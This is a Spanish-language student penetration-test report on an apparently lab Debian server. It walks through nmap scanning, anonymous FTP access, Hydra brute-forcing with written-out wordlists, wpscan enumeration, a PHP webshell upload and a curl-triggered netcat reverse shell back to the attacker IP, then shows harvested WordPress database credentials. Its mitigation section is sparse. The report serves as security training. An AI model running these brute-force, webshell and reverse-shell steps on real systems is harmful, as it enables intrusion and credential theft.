

PROYECTO FINAL

Prueba de Penetración

Detección y Corrección de Vulnerabilidades Alternativas

Ramón Tirado Fernández

ÍNDICE

1. Introducción	1
2. Metodología y Análisis	1
3. Herramientas Utilizadas	2
4. IDENTIFICACIÓN DE VULNERABILIDADES	2
5. EXPLOTACION DE SERVICIOS VULNERABLES	4
5.1. Conexión al servidor FTP con acceso anónimo	4
5.2. Ataque de fuerza bruta con Hydra	5
5.3. Acceso a servidor FTP con credenciales	7
5.4. Ataque directo a WordPress:	8
5.5. Creación de Shell Inversa en el servidor	10
5.6. Extracción de datos sensibles	11
6. CORRECCIÓN DE VULNERABILIDADES Y MEDIDAS	
PREVENTIVAS	13
7. CONCLUSIÓN	13

1. Introducción

Este informe documenta el proceso de evaluación de seguridad realizado en un servidor Debian 12 (Bookworm) comprometido, donde se identificaron múltiples vulnerabilidades críticas que permitieron acceso no autorizado, escalada de privilegios y persistencia de atacantes.

Objetivos:

- Identificar servicios expuestos (FTP, HTTP, SSH).
- Analizar vulnerabilidades conocidas.
- Explotar fallos para demostrar el impacto.
- Proponer soluciones para mitigar riesgos.

Alcance:

 Servicios evaluados: FTP (vsftpd 3.0.3), HTTP (Apache 2.4.62 + WordPress), SSH (OpenSSH 9.2p1).

2. Metodología y Análisis

Se siguió un enfoque estructurado basado en el OWASP Testing Guide y PTES (Penetration Testing Execution Standard):

Fases:

- 1. **Reconocimiento:** Escaneo con nmap para descubrir puertos y servicios.
- 2. **Análisis de Vulnerabilidades**: Uso de wpscan, hydra, y pruebas manuales.
- 3. **Explotación:** Acceso no autorizado vía FTP, WordPress y posibles vectores de escalada.
- 4. **Post-Explotación:** Extracción de credenciales, análisis de permisos SUID.
- 5. Documentación y Mitigación.

3. Herramientas Utilizadas

Herramienta	Uso
Nmap	Escaneo de puertos y servicios (nmap -sV -A -p- 192.168.0.137).
WPScan	Escaneo de vulnerabilidades en WordPress.
Hydra	Fuerza bruta a FTP y SSH (hydra -l user -P rockyou.txt ftp://).
Curl	Envío de peticiones HTTP para explotar webshells.
Netcat (nc)	Conexiones inversas (reverse shells).

4. IDENTIFICACIÓN DE VULNERABILIDADES

A) Procedimiento: Utilización del siguiente comando de Nmap, para realizar un escaneo completo del servidor comprometido.

Sudo nmap -sV -A -T4 -p- <IP DEL SERVIDOR COMPROMETIDO>

Explicación de los parámetros:

- -sV: Detecta la versión de los servicios corriendo en los puertos.
- -A: Habilita detección de SO y versiones, script de escaneo y traceroute.
- -T4: Velocidad de escaneo más rápida (puedes usar -T5 si la red es muy rápida, pero -T4 es más discreto).
- -p-: Escanea todos los puertos (del 1 al 65535). Si prefieres un escaneo más rápido, puedes usar -p 1-1000 para los puertos más comunes.

```
kali⊕kali)-[
Starting Nmap -SV -A -T4 -p- 192.168.0.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 13:35 EDT
Nmap scan report for 192.168.0.137
Host is up (0.00040s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
                                                192.168.0.137
    ftp-syst:
STAT:
    STAT:

FTP server status:

Connected to ::ffff:192.168.0.30

Logged in as ftp

TYPE: ASCII
            No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
              At session startup, client count was 1
vsFTPd 3.0.3 - secure, fast, stable
  _End of status
   22/tcp open ssh
    ssh-hostkey:
| SSN-NOSTKEY:

| 256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)

| 256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)

80/tcp open http Apache httpd 2.4.62 ((Debian))

| http-robots.txt: 1 disallowed entry
    _/wp-admin/
|_/wp-admin/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 08:00:27:65:7F:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kerne
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
 TRACEROUTE
                       ADDRESS
      0.40 ms 192.168.0.137
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 32.30 seconds
```

B) Hallazgo:

- FTP (vsftpd 3.0.3) Vulnerabilidad: Acceso Anónimo Permitido
 - Descripción: El servidor FTP permite login anónimo (Anonymous FTP login allowed), lo que significa que cualquiera puede conectarse sin credenciales.
 - Impacto: Posible acceso a archivos sensibles, subida de malwares o escalada de privilegios si el directorio FTP escribe en áreas críticas.

```
ftp
                     vsftpd 3.0.3
21/tcp open
 ftp-syst:
   STAT:
 FTP server status:
      Connected to :: ffff:192.168.0.30
      Logged in as ftp
      TYPE: ASCII
      No session bandwidth limit
      Session timeout in seconds is 300
      Control connection is plain text
      Data connections will be plain text
      At session startup, client count was 1
      vsFTPd 3.0.3 - secure, fast, stable
 End of status
 ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

- HTTP (Apache 2.4.62) Posible WordPress en /wp-admin/
 - Descripción:
 - El robots.txt bloquea /wp-admin/, lo que sugiere la presencia de WordPress.
 - Apache 2.4.62 no tiene vulnerabilidades críticas conocidas, pero WordPress puede ser vulnerable si está desactualizado.

```
80/tcp open http Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
```

 SSH (OpenSSH 9.2p1): Dado que este servicio fue estudiado en el análisis forense, será omitido su estudio, y explotación durante la prueba de pentesting.

5. EXPLOTACION DE SERVICIOS VULNERABLES

5.1. Conexión al servidor FTP con acceso anónimo

A) Procedimiento:

Nos conectamos al servidor FTP e ingresamos como "anonymous".

ftp 192.168.0.137

```
(kali® kali)-[~]
$ ftp 192.168.0.137
Connected to 192.168.0.137.
220 (vsFTPd 3.0.3)
Name (192.168.0.137:kali): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

• Reconocimiento del directorio FTP:

```
ftp> pwd
ftp>ls -l
ftp> cd /
```

B) Hallazgo:


- Se confirma que es posible acceder al servidor como "anonymous".
- No resulta posible extraer información de directorios.

```
-(kali⊕kali)-[~]
 $ ftp 192.168.0.137
Connected to 192.168.0.137.
220 (vsFTPd 3.0.3)
Name (192.168.0.137:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> ls -l
229 Entering Extended Passive Mode (|||58436|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd /
250 Directory successfully changed.
ftp>
```

5.2. Ataque de fuerza bruta con Hydra

A) Procedimiento:

 Se crean archivos con archivos de usuarios comunes para usuarios, y contraseñas (nano fpt_users.txt/nano ftp_passwords.txt)



• Se lanza ataque de fuerza bruta con Hydra

hydra -L ftp users.txt -P ftp passwords.txt ftp://192.168.0.137

```
(kali® kali)-[~]

$ hydra -L ftp_users.txt -P ftp_passwords.txt ftp://192.168.0.29

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-29 12:26:04

[DATA] max 16 tasks per 1 server, overall 16 tasks, 72 login tries (l:8/p:9), ~5 tries per task

[DATA] attacking ftp://192.168.0.29:21/
1 of 1 target completed, 0 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-29 12:26:22
```

Mejora de lista de credenciales:

```
echo -e "anonymous\nadmin\nroot\nftp\nuser\nftpuser\nwww-data\nbackup\noracle\nmysql\ndebian\nubuntu\ntest\nwebmaster" > ftp_users.txt echo -e "password\n123456\n12345678\n1234\nadmin\nroot\nftp\npassword123\nqw erty\nletmein\nwelcome\npassw0rd\nP@ssw0rd\n123456789" > ftp_passwords.txt
```

 Se lanza segundo ataque con Hydra, obteniendo las credenciales "debian:1233456".

5.3. Acceso a servidor FTP con credenciales.

A) Procedimiento;

 Acceso al servidor FTP con las credenciales obtenidas del ataque de fuerza bruta

```
(kali® kali)-[~]
$ ftp 192.168.0.137
Connected to 192.168.0.137.
220 (vsFTPd 3.0.3)
Name (192.168.0.137:kali): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Reconocimiento de Directorio Debian:

```
ftp> cd /home/debian
ftp> ls -l
```

Reconocimiento de directorio html:

```
ftp> cd /var/www/html
ftp> ls -l
```

Intento de robo de archivo wp-config.php

```
ftp> get /var/www/wp-config.php
```

B) Hallazgo:

• Home del Usuario debian: Directorios estándar (Desktop, Documents, etc.), pero no hay archivos sensibles visibles.

```
ftp> pwd
Remote directory: /home/debian
ftp> ls -l
229 Entering Extended Passive Mode (|||55788|)
150 Here comes the directory listing.
            2 1000
drwxr-xr-x
                         1000
                                      4096 Jul 31 2024 Desktop
              2 1000
                                      4096 Jul 31
drwxr-xr-x
                         1000
                                                    2024 Documents
drwxr-xr-x
              2 1000
                         1000
                                      4096 Sep 28
                                                   2024 Downloads
                                      4096 Jul 31
              2 1000
                         1000
                                                   2024 Music
drwxr-xr-x
              2 1000
                         1000
                                      4096 Jul 31
                                                   2024 Pictures
drwxr-xr-x
              2 1000
                         1000
                                      4096 Jul 31
                                                   2024 Public
drwxr-xr-x
              2 1000
                         1000
                                      4096 Jul 31
                                                   2024 Templates
drwxr-xr-x
              2 1000
                         1000
                                      4096 Jul 31
                                                   2024 Videos
drwxr-xr-x
226 Directory send OK.
```

 Permisos Peligrosos: Todos los archivos en /var/www/html tienen permisos 777 (-rwxrwxrwx), lo que permite a cualquier usuario modificarlos.

```
ftp> cd /var/www/html
250 Directory successfully changed.
ftp> ls -l
229 Entering Extended Passive Mode (|||60470|)
150 Here comes the directory listing.
                                     10701 Sep 30 2024 index.html
405 Feb 06 2020 index.php
              1 33
-rwxrwxrwx
                         33
              1 33
                         33
-rwxrwxrwx
                        33
33
              1 33
                                     19903 May 30 13:36 license.txt
-rwxrwxrwx
                                     7425 May 30 13:36 readme.html
             1 33
-rwxrwxrwx
                                     7387 Feb 13 2024 wp-activate.php
- rwx rwx rwx
             1 33
                         33
             9 33
                         33
                                     4096 Sep 10 2024 wp-admin
drwxrwxrwx
             1 33
                         33
                                      351 Feb 06 2020 wp-blog-header.php
-rwxrwxrwx
             1 33
                         33
                                    2323 Jun 14 2023 wp-comments-post.php
-rwxrwxrwx
             1 33
                         33
                                     3336 May 30 13:36 wp-config-sample.php
-rwxrwxrwx
                                     3017 Sep 30 2024 wp-config.php
-rwxrwxrwx
             1 33
                         33
                                     4096 May 30 13:36 wp-content
drwxrwxrwx
             6 33
                         33
                                     5617 May 30 13:36 wp-cron.php
             1 33
-rwxrwxrwx
                         33
            30 33
                                    12288 May 30 13:36 wp-includes
                        33
drwxrwxrwx
                                     2502 Nov 26 2022 wp-links-opml.php
             1 33
                         33
-rwxrwxrwx
                                     3937 Mar 11 2024 wp-load.php
-rwxrwxrwx
             1 33
                        33
             1 33
                         33
                                    51414 May 30 13:36 wp-login.php
-rwxrwxrwx
                                    8727 May 30 13:36 wp-mail.php
-rwxrwxrwx
             1 33
                         33
                        33
                                     30081 May 30 13:36 wp-settings.php
             1 33
-rwxrwxrwx
              1 33
                         33
                                     34516 May 30 13:36 wp-signup.php
-rwxrwxrwx
              1 33
                                     5102 May 30 13:36 wp-trackback.php
-rwxrwxrwx
                         33
                                      3205 May 30 13:36 xmlrpc.php
-rwxrwxrwx
              1 33
                         33
226 Directory send OK.
```

- Acceso a WordPress: El archivo wp-config.php está accesible (/var/www/html/wp-config.php). Contiene credenciales de la base de datos MySQL.
- El usuario carece de permisos para leer el archivo wp-config.php, a pesar que los permisos en /var/www/html muestra permisos 777.

```
ftp> get /var/www/html/wp-config.php
local: /var/www/html/wp-config.php remote: /var/www/html/wp-config.php
ftp: Can't access `/var/www/html/wp-config.php': Permission denied
ftp>
```

5.4. Ataque directo a WordPress:

A) Procedimiento:

 Usaremos wpscan para detectar las vulnerabilidades, plugins desactualizados, etc.

wpscan --url http://192.168.0.137 --enumerate u,p,t

Explicación de parámetros:


- enumerate u,p,t: Indica a WPScan que enumere (enumerate) información específica:
 - u: Usuarios (--enumerate u). Busca nombres de usuario válidos (útil para ataques de fuerza bruta).
 - p: Plugins (--enumerate p). Lista plugins instalados y verifica si hay versiones vulnerables.
 - t: Temas (--enumerate t). Lista los temas (themes) instalados y verifica vulnerabilidades.


B) Hallazgo:

XML-RPC habilitado: Permite ataques de fuerza bruta y DDOS.

```
[+] XML-RPC seems to be enabled: http://192.168.0.137/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

• Directorio de uploads listable: Expone archivos subidos.





Index of /wp-content/uploads

<u>Name</u>	<u>Last modified</u>	Size Description
Parent Directory		-
<u>2024/</u>	2024-10-08 16:49	-
2025/	2025-05-30 13:36	-

Apache/2.4.62 (Debian) Server at 192.168.0.137 Port 80

- Tema desactualizado (twentytwentyfour v1.2): La versión actual es 1.3 (podría contener vulnerabilidades conocidas).
- Usuario identificado: wordpress-user (posible objetivo para fuerza bruta).

```
[+] wordpress-user
| Found By: Wp Json Api (Aggressive Detection)
| - http://192.168.0.137/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Login Error Messages (Aggressive Detection)
```

5.5. Creación de Shell Inversa en el servidor

A) Procedimiento:

• Creamos el archivo PHP:

```
echo '<?php system($ GET["cmd"]); ?>' > shell.php
```

· Lo subimos al servidor:

put shell.php /var/www/html/shell.php

Damos permisos al servidor para poder ejecutar el archivo desde FTP.

ftp> quote SITE CHMOD 755 /var/www/html/shell.php

- Obtención de Shell Inversa:
 - Usamos un listener en una nueva terminal desde la máquina atacante (netcat):

nc -lvnp 4444

• Ejecutamos el Shell en el navegador o con curl:

curl "http://192.168.0.137/shell.php?cmd=nc%20-e%20/bin/sh%20192.168.0.30%204444"

 Accedemos a la shell desde la terminal en que tenemos netcat ejecutándose.

5.6. Extracción de datos sensibles

A) Procedimiento

• Búsqueda de binarios:

find / -perm -4000 2>/dev/null

• Ver archivos de configuración sensibles:

cat /var/www/html/wp-config.php

Ver Credenciales de base de datos:

cat /var/www/html/wp-config.php

B) Hallazgo:

 Los binarios con permisos SUID encontrados (/usr/bin/sudo, /usr/bin/pkexec, etc.) podrían permitir escalar privilegios. El más interesante es pkexec (conocido por vulnerabilidades como CVE-2021-4034).

```
find / -perm -4000 2>/dev/null
/usr/sbin/pppd
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/fusermount3
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/ntfs-3g
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/sudo
```

- Usuarios del Sistema (/etc/passwd)
 - Usuario con shell interactiva: debian (última entrada, con directorio /home/debian).
 - Servicios críticos: mysql, sshd, ftp.

```
debian:x:1000:1000:4geeks,,,:/home/debian:/bin/bash
mysql:x:111:121:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
ftp:x:113:122:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
```

• Credenciales de WordPress (wp-config.php)

Base de datos: wordpressUsuario: wordpressuserContraseña: 123456

Host: localhost

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wordpressuser' );

/** Database password */
define( 'DB_PASSWORD', '123456' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

6. CORRECCIÓN DE VULNERABILIDADES Y MEDIDAS PREVENTIVAS

- FTP:
 - Deshabilitar acceso anónimo:
 - Usar SFTP/SCP en lugar de FTP.
- WordPress
 - Actualizar temas/plugins:
 - Deshabilitar XML-RPC:
- SSH
 - Cambiar contraseñas débiles:
 - Deshabilitar login root:
- Permisos SUID
 - Revocar permisos innecesarios:
- Monitoreo Proactivo

7. CONCLUSIÓN

El servidor presentaba múltiples vulnerabilidades críticas, desde configuraciones inseguras en FTP hasta permisos excesivos en WordPress. Se demostró cómo un atacante podría comprometer el sistema y escalar privilegios. Las mitigaciones propuestas reducen significativamente el riesgo de explotación.

Recomendación final:

- Realizar pruebas de penetración periódicas y aplicar parches de seguridad.
- Formar al personal en hardening de servidores.